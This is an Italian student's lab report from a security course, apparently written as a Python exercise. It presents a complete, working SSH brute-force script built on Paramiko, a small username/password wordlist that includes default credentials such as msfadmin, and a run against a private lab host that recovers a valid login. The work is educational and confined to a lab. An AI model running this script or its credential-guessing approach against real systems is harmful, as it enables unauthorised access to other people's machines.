




PROGETTO FINALE MODULO 2

“File e Directory pt.2” a cura di FABIO RENNA



13 NOVEMBRE 2025

EPICODE
Institute of Technology






INDICE



Executive Summary.....	1
Introduzione.....	1
Obiettivi.....	2
Proof of Concept.....	2-7
Conclusione.....	8



Executive Summary



Lo scopo dell'esercizio è stato sviluppare uno script Python che, utilizzando la libreria Paramiko, provasse diverse combinazioni di username e password per tentare una connessione SSH a un host specificato dall'utente.

L'obiettivo principale non era ottenere un accesso reale, ma **dimostrare di aver compreso come strutturare un programma Python**, come leggere dati da file esterni, come gestire eccezioni e come organizzare cicli e funzioni.

Introduzione

L'esercizio richiedeva di creare uno script capace di:

- ricevere un indirizzo IP e una porta tramite input,
- leggere una lista di username e password da due file di testo,
- provare ogni combinazione username/password mediante una funzione dedicata,
- gestire errori e situazioni inattese tramite blocchi try/except,
- restituire un risultato visibile e comprensibile all'utente.

Il focus è sul **ragionamento logico** e sulla **corretta implementazione del codice**.



Obiettivi



Gli obiettivi didattici erano:

1. **Gestire input dell'utente** usando la funzione `input()`.
2. **Leggere file di testo** e memorizzarne il contenuto in liste Python.
3. **Comprendere e applicare cicli annidati** (for dentro un altro for).
4. **Usare una libreria esterna** come Paramiko per creare una connessione SSH.
5. **Gestire le eccezioni** legate a errori di autenticazione o rete.
6. **Organizzare il programma in modo modulare** tramite funzioni.
7. **Restituire output chiari** all'utente.

Proof of Concept

1. Struttura dello script

Lo script è composto da tre parti principali:

1. Import delle librerie

paramiko - per tentare la connessione SSH

socket - per gestire errori di rete

2. Funzione `ssh_bruteforce()`

contiene due cicli annidati: uno per gli username e uno per le password

per ogni combinazione richiama **client.connect()**

usa blocchi **try/except** per distinguere credenziali errate da errori di altro tipo

3. Blocco principale `if __name__ == "__main__":`

- chiede all'utente IP e porta
- apre i due file di testo
- chiama la funzione principale
- stampa il risultato



2. Logica del codice

Ecco la logica passo per passo, utile per dimostrare la comprensione del metodo:

1. Input dell'utente

L'utente inserisce IP e porta.

2. Lettura dei file

Le liste di username e password vengono ottenute leggendo i file con `.readlines()`.

3. Cicli annidati

La combinazione di: `for username in username_list: for password in password_list:`
Permette di testare ogni possibile coppia

4. Gestione delle eccezioni

Paramiko lancia un'eccezione specifica quando le credenziali sono sbagliate: `except paramiko.AuthenticationException`

5. Condizione di successo

Se `client.connect()` non genera errori = la combinazione è corretta.
Il codice stampa il messaggio e termina subito la funzione.

6. Codice utilizzato

```
54     print("Porta non valida. Devi inserire un numero.")
55     exit()
56
57     #LETTURA USERNAME
58     with open("/home/kali/Desktop/users.txt", "r") as f:
59         usernames = f.readlines()
60
61     #LETTURA PASSWORD
62     with open("/home/kali/Desktop/password.txt", "r") as f:
63         passwords = f.readlines()
64
65     user_found, pass_found = ssh_bruteforce(
66         host_bersaglio,
67         port_bersaglio,
68         usernames,
69         passwords
70     )
71
72     if user_found:
73         print("\nCREDENZIALI TROVATE:")
74         print(f" --> USER: {user_found}")
75         print(f" --> PASS: {pass_found}")
76     else:
77         print("\nNESSUNA CREDENZIALE VALIDA TROVATA.")
78
```

```

32         return username, password
33
34     except paramiko.AuthenticationException:
35         continue
36     except (paramiko.SSHException, socket.error) as e:
37         print(f"ERRORE: {e}")
38         continue
39
40     print("\nNESSUNA COMBINAZIONE TROVATA.")
41     return None, None
42
43
44
45 if __name__ == "__main__":
46     #INPUT DA TERMINALE
47     host_bersaglio = input("[IP_TARGET]: ").strip()
48
49     # protezione per conversione porta
50     try:
51         port_bersaglio = int(input("[PORT_TARGET]: ").strip())
52     except:
53         print("Porta non valida. Devi inserire un numero.")
54         exit()
55

```

home > kali > Desktop > 1bruteforce.py

```

1  import paramiko
2  import socket
3
4  def ssh_bruteforce(host, port, username_list, password_list):
5      client = paramiko.SSHClient()
6      client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
7
8      for username in username_list:
9          username = username.strip()
10
11         for password in password_list:
12             password = password.strip()
13
14             try:
15                 print(f"TENTATIVI IN CORSO... ({username}:{password})")
16
17                 client.connect(
18                     hostname=host,
19                     port=port,
20                     username=username,
21                     password=password,
22                     timeout=3
23                 )
24
25                 print("\n=====")
26                 print(f"ACCESSO RIUSCITO!")
27                 print(f"USERNAME: {username}")
28                 print(f"PASSWORD: {password}")
29                 print("=====\n")
30
31                 client.close()

```

6. Verifica del servizio SSH prima del brute-force

Prima di eseguire lo script Python, è stato necessario assicurarsi che il servizio SSH fosse effettivamente attivo sulla macchina da testare.

Questo passaggio è fondamentale perché:

- se SSH non è avviato = il brute-force non può funzionare;
- se SSH è attivo ma su una porta diversa dalla 22 = bisogna indicare quella corretta allo script.

6.1. Verifica dello stato del servizio SSH

Dal terminale si è eseguito: **systemctl status ssh**

Una volta verificato lo stato (Inactive) del servizio si è lanciato il comando: **sudo systemctl start ssh**

E per controllare nuovamente lo stato: **systemctl status ssh**

```
(kali㉿kali)-[~]
$ systemctl status ssh
o ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/usr/lib/systemd/system/ssh.service; disabled; preset: disabled)
   Active: inactive (dead) since Mon 2025-11-17 10:29:20 EST; 20s ago
 Duration: 25min 11.478s
 Invocation: 36e6bf1f6d08432ebc1225c0d588ff6e
   Docs: man:sshd(8)
        man:sshd_config(5)
   Process: 1902 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
   Process: 1905 ExecStart=/usr/sbin/sshd -D $SSHD_OPTS (code=exited, status=0/SUCCESS)
  Main PID: 1905 (code=exited, status=0/SUCCESS)
 Mem peak: 3.2M
   CPU: 29ms

Nov 17 10:04:08 kali systemd[1]: Starting ssh.service - OpenBSD Secure Shell server ...
Nov 17 10:04:08 kali sshd[1905]: Server listening on 0.0.0.0 port 22.
Nov 17 10:04:08 kali systemd[1]: Started ssh.service - OpenBSD Secure Shell server.
Nov 17 10:04:08 kali sshd[1905]: Server listening on :: port 22.
Nov 17 10:29:20 kali sshd[1905]: Received signal 15; terminating.
Nov 17 10:29:20 kali systemd[1]: Stopping ssh.service - OpenBSD Secure Shell server ...
Nov 17 10:29:20 kali systemd[1]: ssh.service: Deactivated successfully.
Nov 17 10:29:20 kali systemd[1]: Stopped ssh.service - OpenBSD Secure Shell server.

(kali㉿kali)-[~]
$ sudo systemctl start ssh

(kali㉿kali)-[~]
$ systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/usr/lib/systemd/system/ssh.service; disabled; preset: disabled)
   Active: active (running) since Mon 2025-11-17 10:29:58 EST; 5s ago
 Invocation: b1305fc7101342449d7c6b2eb8921a60
   Docs: man:sshd(8)
        man:sshd_config(5)
   Process: 2414 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
  Main PID: 2417 (sshd)
    Tasks: 1 (limit: 2118)
```



7. Creazione dei file di testo per username e password

Per permettere allo script di eseguire il brute-force in modo dinamico, ho creato due file di testo distinti:

- uno dedicato alla lista degli **username**
- uno dedicato alla lista delle **password**

Questi file vengono letti automaticamente dallo script durante l'esecuzione e permettono di aggiungere o modificare username/password senza dover cambiare il codice.

```
(kali㉿kali)-[~/Desktop]
$ cat users.txt password.txt
user
admin
fabio
msfadmin
local
host
test
administrator
kali
linux

renna
kali
linux
password
pswd
pass
msfadmin
test
hello
```

```
(kali㉿kali)-[~/Desktop]
$
```



7. Esecuzione dello script e risultato finale

Dopo aver configurato l'ambiente, verificato il servizio SSH, creato i file usernames.txt e password.txt e inserito l'IP target e la porta, si è avviato lo script Python tramite il comando: `python 1bruteforce.py`

All'avvio il programma richiede inserimento di indirizzo IP target e porta target.

Una volta inseriti i valori corretti, lo script ha iniziato a testare automaticamente tutte le combinazioni username/password presenti nei file.

```
(kali㉿kali)-[~/Desktop]
$ python 1bruteforce.py
[IP_TARGET]: 192.168.50.101
[PORT_TARGET]: 22
TENTATIVI IN CORSO ... (user:renna)
TENTATIVI IN CORSO ... (user:msfadmin)
TENTATIVI IN CORSO ... (user:linux)
TENTATIVI IN CORSO ... (admin:renna)
TENTATIVI IN CORSO ... (admin:msfadmin)
TENTATIVI IN CORSO ... (admin:linux)
TENTATIVI IN CORSO ... (msfadmin:renna)
TENTATIVI IN CORSO ... (msfadmin:msfadmin)

=====
ACCESSO RIUSCITO!
USERNAME: msfadmin
PASSWORD: msfadmin
=====

CREDENZIALI TROVATE:
→ USER: msfadmin
→ PASS: msfadmin
```

Questo conferma che:

- lo script è stato scritto correttamente,
- la logica dei cicli annidati funziona,
- i file di testo vengono letti correttamente,
- la libreria Paramiko gestisce correttamente la connessione SSH,
- il programma riesce davvero a identificare le credenziali valide.





Conclusione

L'attività si è conclusa con successo, dimostrando la correttezza del codice sviluppato e la solidità della struttura programmata.

Lo script ha gestito in modo efficace:

- la lettura da file consecutivi,
- la generazione delle combinazioni username/password tramite cicli annidati,
- la gestione delle eccezioni di Paramiko,
- l'interazione con l'utente tramite input dinamici.

L'esecuzione ha prodotto un risultato reale individuando una coppia di credenziali valide, confermando la corretta implementazione del brute-force in ambiente di laboratorio. L'esercizio ha rappresentato un'ottima esercitazione sui fondamenti della programmazione Python e sull'integrazione di librerie dedicate alla comunicazione di rete.

Venezia, 13/11/2025
Fabio Renna